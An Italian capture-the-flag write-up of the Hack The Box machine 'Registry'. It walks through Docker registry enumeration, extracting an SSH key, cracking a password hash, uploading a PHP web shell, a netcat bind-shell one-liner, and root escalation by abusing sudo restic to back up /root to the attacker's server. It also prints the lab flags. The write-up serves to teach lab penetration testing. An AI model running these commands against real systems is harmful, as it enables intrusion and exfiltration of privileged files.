REGISTRY | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Questi sono i risultati del port scanning:


```
root@unknown:~# nmap -sV 10.10.10.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 12:05 CET
Nmap scan report for docker.registry.htb (10.10.10.159)
Host is up (0.078s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2
.0)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.62 seconds
```


Aggiungiamo subito al file /etc/hosts la linea:

10.10.10.159 docker.registry.htb

Se si va a visitare l'indirizzo sul browser la pagina è vuota. Quindi con dirbuster vanno enumerati i percorsi:



Viene trovata la directory /v2, e collegandoci sul browser, compare un messaggio di autenticazione:




Provando con credenziali comune, alla fine si riesce ad entrare con admin/admin.


Cercando su Google, docker v2, l'attenzione ricade su questa pagina:

https://docs.docker.com/registry/spec/api/


Con il path _catalog, si possono vedere le immagini presenti:



Andando ad esplorare l'immagine, viene scaricato il file latest:



Aprendolo in un editor, vengono mostrati tutti i blobsum:



E’ possibile scaricare ognuno di questi, mettendo l’url nel browser oppure con wget:

http://docker.registry.htb/v2/bolt-image/blobs/sha256:302bfcb3f10
c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b

Scaricandoli e ispezionandoli tutti, in uno ci sarà la chiave privata rsa dell’utente bolt, e in un altro la password della chiave, GkOcz221Ftb3ugog.


Collegandosi via ssh, è possibile ottenere la user flag:

```
root@unknown:~/Desktop# ssh -i id_rsa bolt@10.10.10.159
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

  System information as of Wed Feb 26 12:33:32 UTC 2020

  System load:  0.0               Users logged in:                1
  Usage of /:   5.7% of 61.80GB   IP address for eth0:            10.10.10.159
  Memory usage: 31%               IP address for docker0:         172.17.0.1
  Swap usage:   0%                IP address for br-1bad9bd75d17: 172.18.0.1
  Processes:    171
Last login: Wed Feb 26 12:27:48 2020 from 10.10.14.158
bolt@bolt:~$ ls
user.txt
bolt@bolt:~$ cat user.txt
ytc0ytdmnzywnzgxngi0zte0otm3ywzi
```

Per continuare la privilege escalation, andando ad enumerare all'interno di var/www, troviamo la cartella bolt (si tratta di un CMS). Se si va sul browser a digitare 10.10.10.159/bolt, si viene rimandati infatti a un sito:




Continuando la ricerca all'interno delle cartelle, è presente un file chiamato bolt.db all'interno di /var/www/html/bolt/app/database. Stampando il suo contenuto con cat, si può notare al suo interno la presenza di un hash per un utente admin:

```
NN��3%7      3admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7P
Kbolt@registry.htb2020-02-26 12:31:0810.10.15.250Admin["files://shell.php"]["roo
t","everyone"]
��      admin
��      bolt@registry.htb
��
```


Salvandola in un file e craccandola con john, viene trovata la password "strawberry":

```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
strawberry       (?)
1g 0:00:00:04 DONE (2020-02-26 13:45) 0.2040g/s 69.79p/s 69.79c/s 69.79C/s straw
berry..ihateyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Le credenziali trovate potrebbero essere dell'admin che gestisce il sito. Con un po' di enumerazione in più, è stato dunque trovato il percorso per il login nel cms:




Inserendo le credenziali appena trovate, è possibile entrare nel pannello di controllo:



Cercando su Google, si trovano exploit riguardo vulnerabilità cross-site scripting (XSS) per la versione in questione, ma nessuna di queste funziona.

Aprendo la configurazione però, è possibilie modificare le estensioni accettate dei file caricati:



Inserendo come estensione php, sarà possibile nella sezione apposita caricare un file per ottenere una reverse shell. A questo punto, ci sono due problemi principali:

- Ogni tot secondi si resettano le configurazioni e viene svuotata la cartella dei file caricati, quindi è necessario essere molto veloci nelle operazioni


- La reverse shell non funziona, ed è come se la macchina rifiutasse le connessioni verso l'esterno

Di conseguenza, l'unica opzione è provare una bind shell (il contrario della reverse, ovvero sulla macchina vittima ci mettiamo in ascolto, e dalla macchina attaccante facciamo la richiesta della shell).

Il file php in questione è stato scaricato da:

https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985

Carichiamo shell.php nel sito:



Velocemente, apriamolo in un'altra scheda ed inseriamo il seguente codice per far mettere la macchina in ascolto, sulla porta 4444:

rm /tmp/backpipe; mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | nc -nlvp 4444 1>/tmp/backpipe

Nella macchina attaccante, è stata così ottenuta la shell per www-data:

```
root@unknown:/usr/share/webshells/php# nc 10.10.10.159 4444
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bolt:~/html/bolt/files$ cd
cd
www-data@bolt:~$ ls
ls
html
www-data@bolt:~$
```

Per scoprire le vulnerabilità, anche senza usare tool come ad esempio linpeas, si nota subito che eseguendo il codice sudo -l, è possibile eseguire il seguente comando come root:

```
www-data@bolt:~$ sudo -l
Matching Defaults entries for www-data on bolt:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bolt:
    (root) NOPASSWD: /usr/bin/restic backup -r rest*
```

Di nuovo su Google, andiamo a scoprire di che cosa si tratta. Restic è un programma di backup, grazie al quale si possono salvare file e directory in repository remote protette.

Si può dunque fare il backup della cartella root, grazie al comando privilegiato, ma occorre installare in locale restic e inizializzare in un rest-server una repository:

https://github.com/restic/rest-server

Inoltre, considerando che non è possibile avere connessioni verso l'esterno, si comprende già da ora che sarà necessario un port forwarding.

Inizializziamo così la repository nella macchina locale, chiamandola "a":

```
root@unknown:~/Desktop# restic init --repo a
enter password for new repository:
enter password again:
created restic repository d5a5b5c9d6 at a

Please note that knowledge of your password is required to acc
ess
the repository. Losing your password means that your data is
irrecoverably lost.
```

Poi, facciamo partire il server, nello stesso percorso dove abbiamo la repo:

```
root@unknown:~/Desktop# rest-server --path a --no-auth
Data directory: a
Authentication disabled
Private repositories disabled
Starting server on :8000
```

In seguito per abilitare il port forwarding, connettiamoci in SSH con l'opzione R, verso l'utente bolt:

```
root@unknown:~/Desktop# ssh -i id_rsa -R 8000:localhost:8000
 bolt@10.10.10.159
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x
86_64)
```

Infine nella www_data shell, eseguiamo il backup, con il comando:

sudo /usr/bin/restic backup -r rest:http://localhost:8000 /root

```
www-data@bolt:~$ sudo /usr/bin/restic backup -r rest:http://localhost:8000 /ro
enter password for repository:
password is correct
found 2 old cache directories in /var/www/.cache/restic, pass --cleanup-cache
 them
using parent snapshot 78790429
scan [/root]
scanned 10 directories, 14 files in 0:00

[0:00] 100.00%  28.066 KiB / 28.066 KiB  24 / 24 items  0 errors  ETA 0:00

duration: 0:00
snapshot e331b352 saved
```

Nella macchina locale abbiamo dunque tutta la cartella root della macchina vittima, e non resta che andare a leggere il backup, per ottenere la flag:

```
root@unknown:~/Desktop# cd a
root@unknown:~/Desktop/a# ls
config  data  index  keys  locks  snapshots
root@unknown:~/Desktop/a# cd snapshots
root@unknown:~/Desktop/a/snapshots# restic restore 78790429a2a848ac0324a0ebcd53c36af31
cafdaf47888c2c081e453f4f269c7  --target /root/Desktop -r /root/Desktop/a
enter password for repository:
repository d5a5b5c9 opened successfully, password is correct
restoring <Snapshot 78790429 of [/root] at 2020-02-26 10:32:38.617597061 +0000 UTC by
root@bolt> to /root/Desktop
ignoring error for /root/.bash_history: Symlink: symlink /dev/null /root/Desktop/root/
.bash_history: file exists
There were 1 errors
root@unknown:~/Desktop/a/snapshots# cd ..
root@unknown:~/Desktop/a# cd ..
root@unknown:~/Desktop# cd root
root@unknown:~/Desktop/root# ls
config.yml  cron.sh  root.txt
root@unknown:~/Desktop/root# cat root.txt
ntrkzgnkotaxyju0ntrinda4yzbkztgw
```

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups